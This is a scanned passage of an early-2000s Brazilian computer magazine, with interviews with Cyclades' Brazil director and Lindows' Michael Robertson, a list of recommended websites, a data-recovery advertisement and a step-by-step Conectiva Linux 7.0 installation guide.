Com a Cyclades, a história começou ao contrário. A empresa, líder no segmento de conectividade entre sistemas Linux, nasceu no Brasil sem grandes pretensões - era mais uma companhia que fabricava placas multisenais para servidores. A companhia até que ia bem, dentro das limitações de uma empresa pequena tentando vencer em um mercado recessivo como o brasileiro. Mas, no final de 1991, veio o problema: a abertura de mercado. Com isso, empresas deste segmento no Brasil se viram obrigadas a tomar decisões. Ou insistir no negócio em outro lugar, ou simplesmente se tornar uma revendedora de alguma grande empresa que, agora, poderia vir de fora e investir no Brasil. Era mais ou menos o caso do "ame-o ou deixe-o". E a Cyclades abandonou-o. Fechou suas portas no País e se mudou para os Estados Unidos, para tentar vida nova.

Mas, paradoxalmente, a sorte da Cyclades começou no mesmo ano de 1991, quando, em um país tão longínquo quanto a Finlândia, um programador chamado Linus Torvalds criou, meio que por acaso, um sistema operacional de kernel aberto e o batizou com seu próprio nome. O resto da história do open source todo mundo já conhece. Mas a Cyclades conhece bem melhor.

Isso porque, em 92, a empresa começou vida nova nos Estados Unidos. Mas o Green Card só viria um ano depois, quando, perdendo feio para a concorrência, a empresa resolveu investir em conectividade para sistemas Linux, o que até então era uma iniciativa inédita no mercado. "Como não conseguíamos concorrer com empresas do porte de Cisco e Lucent, tivemos que optar por um nicho de mercado inexplorado, foi a nossa sorte", relembra Rodolfo Gobbi, diretor-geral da Cyclades Brasil.

Como era uma área pouco explorada e – o que ficou comprovado mais tarde – com um futuro promissor pela frente, a Cyclades saiu na frente e hoje é a maior empresa de conectividade no segmento. Se ela insistisse no Brasil até hoje, talvez a história fosse diferente. A seguir, Gobbi conta como foi essa mudança, como vê o presente e o futuro do open source e porque, mesmo devendo quase tudo ao sistema do pinguim, ainda utiliza Windows na sede da Cyclades Brasil, em São Paulo.



Em 93, para driblar a forte concorrência, Gobbi investiu em uma área inexplorada: conectividade para sistemas Linux

PCMaster – Para a Cyclades chegar aonde está – líder no segmento, presente em 70 países e cinco filiais pelo mundo – teve de ir para os Estados Unidos. Se continuasse no Brasil, você acredita que a empresa estaria nesse mesmo patamar?

CYCLADES
The Leader in Linux Connectivity

Rodolfo Gobbi – No final de 1991, houve o fim da reserva de mercado. Nesse momento, as empresas brasileiras ou viravam revenda integradora de uma multinacional ou tentavam vencer sozinhas. Mas nesse segundo caso, teria de sair do País. Foi o que fizemos. Se ficássemos, estaríamos vendendo soluções de terceiros até hoje. Isso se não fechássemos, pois muitos dos nossos concorrentes da época nem existem mais. A Cyclades se deu bem por que saiu do Brasil.

PCMaster – Até chegar aos Estados Unidos, a Cyclades fazia apenas placas multiseriais para Unix. Como o Linux entrou na história da empresa?
Rodolfo Gobbi – Quando a Cyclades chegou aos Estados Unidos passou por muitas dificuldades, pois a concorrência era muito grande. Em 93, o Linux começava a se popularizar, mas ainda não havia quem fizesse placas para Linux. Ou entrávamos nessa ou continuaríamos com problemas. Em 93 lançamos a primeira placa multiserial para Linux e as coisas começaram a clarear. O Linux nos salvou.

PCMaster – Você diria que a Cyclades deve tudo o que tem ao Linux?
Rodolfo Gobbi – Tudo não, mas boa parte. E há também outro fator que nos ajudou muito, e ajudou também na disseminação do sistema open source: a Internet. Assim como o Linux cresceu com a Internet, nós também evoluímos.

PCMaster – Vocês entraram na filosofia open source por uma necessidade, para sobreviver no mercado. O que você pensa agora da briga entre softwares abertos e proprietários?
Rodolfo Gobbi – Entramos de cabeça na filosofia open source. Atualmente, a Cyclades está embrenhada no desenvolvimento de softwares abertos. Considero o conceito revolucionário, principalmente, por dois motivos: evita que alguém desenvolva soluções que outra pessoa já fez e, além disso, se ganha tempo nesse processo.

PCMaster – O fator economia é o mais importante, então?
Rodolfo Gobbi – Não há como traçar um quesito do que é mais importante na questão do open source, mas economia é um deles. A história de agregar valor ao produto sem ter que pagar ou refazer o que foi feito também é extremamente atraente. Graças ao open source, meus engenheiros de software podem se dedicar com exclusividade a um diferencial do software e não ter de reescrevê-lo novamente.

PCMaster – Com uma filosofia tão embrenhada no open source, a Cyclades utiliza o Windows na filial brasileira. Por quê?
Rodolfo Gobbi – Estamos em um processo de migração na empresa. Na minha área de processamento de dados todo mundo já migrou para Linux. O próximo passo é o OS chegar ao pessoal do suporte. Mas ainda há áreas em que é complicado migrar para o sistema, afinal eu tenho um software corporativo onde os clientes não conseguem rodá-lo em Linux. Eu sou um idealista com relação ao open source mas ainda não dá para abandonar um negócio que o mundo gira em torno. Por enquanto.

PCMaster – E um dia será possível?
Rodolfo Gobbi – Sim. Neste momento, na Cyclades, estamos testando vários processadores de texto open source, e alguns outros programas também. Além disso, tenho profissionais na empresa que fazem parte de um grupo chamado "software livre", que são responsáveis por implantar a filosofia na empresa e trazer novas soluções. A filosofia open source não tem mais volta. Chegou para ficar e estará, daqui para a frente, cada vez mais presente no dia-a-dia de qualquer pessoa que trabalhe com informática. **PCM**

A filosofia open source chegou para ficar e estará cada vez mais presente no dia-a-dia de qualquer pessoa que trabalhe com informática

SITES DO

Confira uma seleção de sites curiosos disponíveis na Internet. Tem opções para os fãs do software livre e para usuários do Windows

Problemas com dispositivos


www.driverguide.com

Se você tem problemas com uma impressora, um monitor ou algum outro periférico que não está funcionando no

da versão mais nova (ou até mais velha)

usuários se cadastrem, o site é

informações entre os internautas




Software grátis

www.cipsga.org.br

O CIPSGA é o Comitê de Incentivo à Produção do Software Gratuito e Alternativo que tem como objetivo disponibilizar programas criados por brasileiros, para uso da comunidade que necessita de Free Software. Em sua página, o CIPSGA oferece downloads, notícias sobre cursos, apostilas sobre Star Office e PHP, e explica a relação entre o Linux e o projeto GNU, que começou há 12 anos.


Produzindo software GNU

www.sourceforge.net



A SourceForge é um serviço gratuito para os programadores em Open Source que oferece fácil acesso à Lista de Discussões, Procura de bugs, Fóruns, Administração de Tarefas, Alojamento de Sites, Arquivo permanente de Backups completos e ainda Administração dos Projetos totalmente baseada numa interface Web.

MOMENTO



Dicas para Webmasters

www.e-kit.com.br

Mude a cara do Windows XP

www.themexp.org

O Windows XP permite que você personalize a aparência das janelas, área de trabalho, a tela de login e até mesmo a imagem da inicialização do sistema. Neste site você encontra papéis de paredes, aparência para o sistema e telas de logins para o Windows XP, estes dois últimos são desenhados especialmente para este sistema operacional que utiliza um padrão exclusivo.

Passagem Obrigatória

Papéis de parede
www.hebus.com/index_eng.htm

Dicas de Linux
dicaslinux.linuxsecurity.com.br

Estude via Web
www.webaula.com.br

Linux para Iniciantes
www.linuxfacil.npg.com.br

Quadrinho Online
www.dionaea.com/sabrina/sabrina.html

Dicas por e-mail
www.dicas-l.unicamp.br

Dicas Linux
www.cybershark.net/dicas

Projetos para porta paralela
sites.uol.com.br/rogercom

ICQ via Web
www.icq.com/icqlite

Museu da Web
www.archive.org

O processo da Microsoft é ridículo

Criador do LindowsOS, Michael Robertson, solta o verbo e conta por que a MS tem medo do projeto que pretende unir Windows e Linux

Por Sérgio Vinicius

2001 terminou com um mistério que não foi revelado até agora. Ele atende pelo nome de LindowsOS e tem como mentor Michael Robertson, o mesmo que fundou o site MP3.com. Afinal, qual será a cara do sistema operacional que pretende suportar programas Linux e Windows? E mais: ele funcionará? Em caso positivo, funcionará bem?

A iniciativa não é exatamente uma novidade, tanto que o Wine, um emulador de Windows está aí há anos tentando convencer usuários de que é uma boa e até agora não chegou nada perto disso. Pelo contrário.

E, para atrair usuários, é importante facilidade, uma coisa que o Wine carece e o LindowsOS promete. Este último, inclusive, é derivado do primeiro.

Para tentar tirar, pelo menos algumas dúvidas generalizadas, a PCMaster entrevistou, por e-mail, Michael Robertson, CEO da Lindows Inc., e Cheryl Schwarzman, relações-públicas da empresa. A seguir, os dois principais executivos da companhia falam sobre o processo que sofrem da Microsoft (a empresa de Bill Gates entrou na justiça norte-americana pedindo que o nome Lindows seja mudado, alegando que é muito parecido com o seu Windows e isso pode confundir as pessoas), o que pensam da cultura open source e como desenvolver um sistema operacional fácil ao usuário.

PCMaster – O que vocês pensam do processo que a Microsoft move contra a Lindows Inc.?

Michael Robertson – É ridículo a Microsoft sugerir que as pessoas confundirão Lindows.com com Microsoft Corporation ou LindowsOS com Windows XP Professional. Se as pessoas estão confusas, basta lembrar que nós NÃO fomos processados por monopólio. Além do que, Lindows.com garantirá, pela primeira vez desde que o DRDOS competia com o MSDOS, a real possibilidade de escolha aos usuários. É uma vergonha uma pequena companhia como a nossa ser intimidada desta forma. Mas não estamos surpresos com a ação da Microsoft, afinal ela costuma se apegar a todos os meios possíveis – legais ou não – para tentar destruir qualquer iniciativa de competição e manter seu monopólio.

PCMaster – Então vocês não acreditam que as pessoas poderiam confundir o nome dos dois sistemas?

Michael Robertson – Ninguém, com ser as 600 pessoas que trabalham no departamento jurídico da Microsoft.

> **Ela (a MS) se apega a todos os meios – legais ou não – para manter o seu monopólio**

Microsoft

ulo

acredita que os consumidores possam confundir LindowsOS com Windows XP Professional. A Microsoft nos processa porque eles querem impedir que nós compitamos com eles. A MS faz de tudo – tomando medidas tanto legais como ilegais – para evitar competição em sua área.

PCMaster – LindowsOS tem como base o emulador Wine, que é um sistema extremamente trabalhoso até para usuários mais experientes. Como fazer com que o LindowsOS seja fácil de manusear?

Cheryl Schwarzman – Nosso objetivo é desenvolver um produto de fácil utilização para usuários médios. Nesse momento, não entraremos em detalhes de como isso vai ser feito, entendemos que nosso alvo é qualquer pessoa que use computador, portanto tem de ser um sistema amigável. As pessoas se preocupem em "como" o produto funciona e não "por que" ele funciona daquela maneira. Esse é o nosso foco.

Michael Robertson – O LindowsOS é fácil de usar e extremamente compatível com o que há no mercado e abrirá portas para toda uma nova população de usuários de computador que, até agora, tinham apenas uma escolha. Qualquer usuário do Windows conseguirá instalar o LindowsOS com poucos cliques em um mouse. Uma vez instalado na máquina, os usuários terão um ambiente computacional que não será estranho a eles, mesmo porque será possível rodar programas de Windows, os aplicativos que estão familiarizados e, ainda, acessar seus arquivos do pacote MS Office já existentes.

PCMaster – Com o LindowsOS, o Windows ficará emulado dentro do sistema?

Michael Robertson – O LindowsOS não se utiliza de emulação. Emuladores são extremamente lentos – isso é uma das principais características deles –, enquanto o LindowsOS tem uma performance muito melhor.

PCMaster – A previsão inicial era colocar o LindowsOS no mercado até o final do ano passado. Coisa que não aconteceu. Esse atraso pode causar problemas para a credibilidade do sistema quando ele, realmente, chegar às prateleiras?

Cheryl Schwarzman – A primeira versão do LindowsOS estará disponível até março deste ano.


Michael Robertson – Nós planejávamos colocar o LindowsOS disponível até antes do final do ano passado, mas não foi possível. Acredito que dentro de poucos dias estaremos em condição de colocá-lo no mercado. Atualmente, realizamos um progresso incrível no sistema operacional. A nossa companhia foi formada há apenas 6 meses, então, considerando isso, lançar qualquer produto nesse tempo, especialmente algo de proporções tão gigantescas como o LindowsOS, é impressionante.

PCMaster – O que vocês pensam da filosofia open source?

Cheryl Schwarzman – Nós damos total apoio à cultura e o desenvolvimento de softwares de código aberto.

Michael Robertson – A filosofia open source tem grande representatividade no comunidade de desenvolvimento da Internet. Nesse ponto, nosso trabalho se parece com a filosofia open source. Nosso objetivo com o Lindows.com é trabalhar com uma base mundial de desenvolvedores para criar não apenas um sistema operacional, mas um ambiente em que usuários de computador podem comprar – se necessário –, realizar o download e instalar o software com apenas um clique. Além disso, dentro deste panorama, nós estamos trabalhando em desenvolver e entregar um software completamente digital.


Com um menu bem parecido com o do Windows, o sistema operacional híbrido também será compatível com a planilha Excel e o aplicativo Outlook



[redacted] Uma das questões mais controversas no mundo da informática é com relação às licenças. O que vocês pensam da política de licenciamento dos softwares da Microsoft?


Cheryl Schwarzman – Basicamente, acreditamos que ela seja muito restritiva.

Michael Robertson – Um dos grandes benefícios do LindowsOS são seus recursos no quesito de licença. Nosso preço base será bastante competitivo, de apenas US$ 99, e, claro, haverá descontos progressivos de acordo com o volume de cópias adquiridas. Além disso, outra vantagem, é que o sistema será licenciado por pessoa, ao invés de por máquina, que é como funciona o sistema de licenças da Microsoft. Isso auxiliará as companhias que optarem por Lindows a economizar dinheiro. Além disso, não teremos números de série ou processo de ativação para manutenção ou administração, o que ajuda a encarecer um sistema operacional. **PCM**



O LindowsOS chegará ao mercado suportando diversos softwares da Microsoft, como o processador Word e o navegador Internet Explorer, além de ser compatível também com o Lotus Notes.

NATDISC A UTI DO SEU HD!!!



Natdisc - 14 anos
de bons serviços

Perdeu tudo?

Não se desespere.

Consulte o maior centro técnico de reparo e recuperação de dados em Winchester da América Latina

Recuperação e Preservação de Dados em

. HD's (Winchesters) danificados
Micro Rede Macintosh

Assistência Técnica

. 14 anos de experiência e 5000 clientes em todo o Brasil
Mais de 50.000 discos reparados.
Reparos em discos rígidos

Serviço de qualidade

. Laboratórios, equipamentos e ferramentas adequadas, sala limpa e técnicos altamente especializados e treinados

5031-6111

Av. Pedro Bueno, 900 - Pq. Jabaquara - 04342 000 - S. Paulo-SP


NATDISC


Conhe

ctiva 7

ANTES DE INSTALAR

Assim como em qualquer sistema operacional, o Conectiva Linux pode causar a perda de dados do seu disco rígido durante a instalação. Por este motivo, é altamente recomendável que você faça um backup de todas as informações importantes antes de iniciar qualquer procedimento descrito nesta reportagem.





Conheça a nova versão do mais brasileiro dos Linux

O Linux está aos poucos deixando de ser um bicho de sete cabeças. A instalação do sistema operacional, que sempre causou muita dor de cabeça nos usuários, está cada vez mais simples. Prova disto é o novo Conectiva Linux 7.0. O software, que é desenvolvido por uma empresa brasileira, está mais fácil de instalar do que nunca e ainda tem a vantagem de ser totalmente em português.

Uma das características mais marcantes do Conectiva 7 é o excelente suporte aos equipamentos e dispositivos encontrados no Brasil. A maior parte dos hardwares é reconhecida durante a instalação, mas os modems – conhecidos como Winmodem – ainda precisam ser instalados manualmente.

Como o sistema operacional é em português, ele funciona perfeitamente com os mapas de teclado usados no Brasil. Veja a seguir como instalar esta distribuição em seu micro:

FICHA TÉCNICA

Tipo
Software
Nível de conhecimento
Básico
Software necessário
Conectiva Linux 7.0

Conectiva

Preparando a Instalação

Se a sua estação permitir boot pelo CD-ROM, habilite esta opção na BIOS do computador. Em seguida, insira o CD ROM da Revista PC Master no drive e inicie o sistema. Caso seu computador não aceite este tipo de inicialização, será preciso criar um disquete de boot. Para isto, siga as instruções abaixo:

1 Inicie seu computador pelo Windows e execute o programa \dosutils\rawritewin. Trata-se de uma nova versão gráfica do software que gera o disco de boot a partir da imagem.

2 Na guia Write, o programa solicitará que você informe o nome e o local onde o arquivo de imagem do disco de boot está localizado. No caso de um disco de boot simples, o arquivo é o \Images\boot.img

3 Insira um disquete formatado na unidade e informe a letra do seu drive de disquete no campo correspondente. Em seguida, pressione o botão Write para iniciar a gravação.

4 Reinicie o sistema usando o disco de boot que você acabou de criar ou o CD-ROM. Em seguida, ainda com o CD-ROM da PC Master no drive, siga as instruções que aparecem na tela.

Instalando o Sistema

Com o sistema de boot já iniciado, chegou o momento de fazer as configurações necessárias para a instalação do Conectiva 7. Siga o passo-a-passo


1 Pressione Enter na primeira tela que surge para iniciar a instalação do Conectiva Linux 7.0.

2 Em seguida, selecione o idioma que deseja usar. São três as opções: português, espanhol e inglês. Basta posicionar o cursor sobre a escolhida e dar Enter para confirmar

3 O programa é preparado para fazer o reconhecimento automático do mouse, mas nem sempre isto acontece. Quando você iniciar o sistema seu mouse for reconhecido, simplesmente aperte o botão Próximo. Caso isto não aconteça, você precisará fazer esta seleção manualmente. Para isto, marque o item "Selecionar mouse manualmente". Escolha o tipo de mouse e a porta do seu computador à qual ele está conectado. Em seguida, pressione o botão "Testar a configuração".

4 O próximo passo é especificar o teclado que você tem instalado em seu computador (geralmente ABNT ou US). Selecione o modelo e faça o teste de configuração no quadro inferior. Depois tecle Enter para prosseguir com a instalação

5 Na próxima etapa você terá que informar o tipo de instalação que deseja realizar. Pode ser uma instalação partindo do zero ou uma atualização do sistema. Em seguida, selecione o perfil da instalação (mínima, padrão, completa ou personalizada). Se quiser você pode ainda, em cada um dos perfis, fazer a seleção manual dos pacotes, o particionamento do disco e optar por não instalar a documentação.



É recomendável iniciar o sistema a partir de um boot do CD-ROM

6 Pode ser que apareça em sua tela uma janela com informações sobre o disco rígido, informando que o Conectiva Linux não foi capaz de particionar o disco automaticamente. Isto pode acontecer devido à falta de espaço ou porque o disco já estava com todas as partições definidas. No segundo caso, você precisa apagar uma das partições para liberar espaço para a criação de novas partições.

Utilize os botões Adicionar, Editar, Excluir e Restaurar para manipular as partições e criar pelo menos uma partição nativa de 1 GB, com o ponto de montagem "/" e uma área de swap de no máximo 127 MB.

7 Com os discos já formatados, selecione a versão do kernel que será instalada no sistema (pode ser a versão 2.2 ou a 2.4). Caso você tenha solicitado a seleção manual dos pacotes, uma lista com todos os pacotes disponíveis para a instalação será exibida

8 Confirme a seleção dos pacotes para que a cópia de arquivos para o disco rígido seja iniciada.

Finalizando a Instalação

Quando o Linux concluir a cópia dos arquivos, seu sistema estará quase pronto para o uso. Siga o passo-a-passo para concluir a instalação.

1 A primeira coisa a fazer é configurar a rede, caso você esteja conectado a uma. Tenha em mãos todas as informações de sua rede local e, se for necessário consulte seu administrador de rede.


Um dos gerenciadores de janela disponíveis é o Window Maker

2 Em seguida o sistema configurará o servidor X (é o modo gráfico do Linux). O Conectiva Linux tenta fazer a detecção automática da maior parte dos dispositivos existentes no mercado brasileiro. Portanto, é altamente recomendável que você use o adaptador detectado como padrão do sistema.

Caso a sua placa de vídeo não seja detectada, clique em "Selecionar a placa de vídeo manualmente" e escolha o modelo do seu dispositivo.

3 Após selecionar o adaptador de vídeo, você deve configurar o monitor. Basta escolher o modelo correspondente ao seu. Caso ele não esteja na lista, selecione um Monitor Genérico, pois a maior parte dos monitores aceita esta seleção.

Conectiva



O Gnome é o gerenciador de janelas padrão do Conectiva Linux

4 Chegou a hora de criar a senha do superusuário (root) e adicionar novos usuários. Digite a senha para o administrador (é fundamental que ela tenha mais de seis caracteres) e depois confirme-a digitando mais uma vez

5 Pronto, seu Conectiva Linux 7.0 já está instalado e com o gerenciador de boot configurado. Agora é só pressionar o botão finalizar para que seu computador seja reiniciado.

Se o servidor X foi configurado corretamente, uma tela gráfica de entrada no sistema será exibida. Escreva root no campo login e digite sua senha. Você também pode escolher o modo gráfico em que o sistema vai ser iniciado

O que é um Gerenciador de Janelas?

A principal função de um Gerenciador de Janelas é, como o próprio nome diz, gerenciar a apresentação das janelas e fornecer métodos que permitam ao usuário controlar aplicações, criar e acessar menus, além de fornecer meios que permitam aos usuários personalizar seu ambiente

Mas, como é feito o relacionamento com o sistema? No Linux, este relacionamento é feito pelo Servidor de Janelas X, ou simplesmente X. Seu objetivo é fornecer acesso aos dispositivos existentes em seu computador (mouse, teclado) e fornecer um ambiente agradável para a manipulação de aplicações através de componentes chamados Janelas.

Mas tome cuidado para não confundir estes dois conceitos. O servidor de janelas possui recursos para implementar as aplicações em forma de janelas e formar um ambiente agradável para o usuário. Já o gerenciador de janelas fornece métodos que permitem ao usuário alterar o tamanho das janelas, o papel de parede, enfim, o layout da interface gráfica

Veja agora como iniciar uma interface gráfica: após a instalação do sistema, uma tela com o KDM será exibida. Através do botão Tipo de Sessão, você pode selecionar uma interface gráfica. Se preferir, você também pode executar a interface gráfica usando uma linha de comando. Os comandos para cada uma das interfaces serão mostrados em suas respectivas seções (KDE, Window Maker, GNOME, etc)

KDE

Nesta seção você vai examinar melhor o gerenciador de janelas KDE (K Desktop Environment). Além de ser intuitivo e fácil de usar, ele conta com uma série de recursos gráficos, funcionalidades, facilidades e com uma vasta gama de aplicativos escritos para ele

E a tendência é que o número de aplicativos para o KDE cresça ainda mais, já que a biblioteca na qual ele é baseado foi liberada sob a licença GPL, que permite a livre divulgação do código-fonte.

Como o KDE é um gerenciador mais pesado que seus concorrentes, é recomendável que o usuário tenha uma máquina um pouco mais robusta para executá-lo.

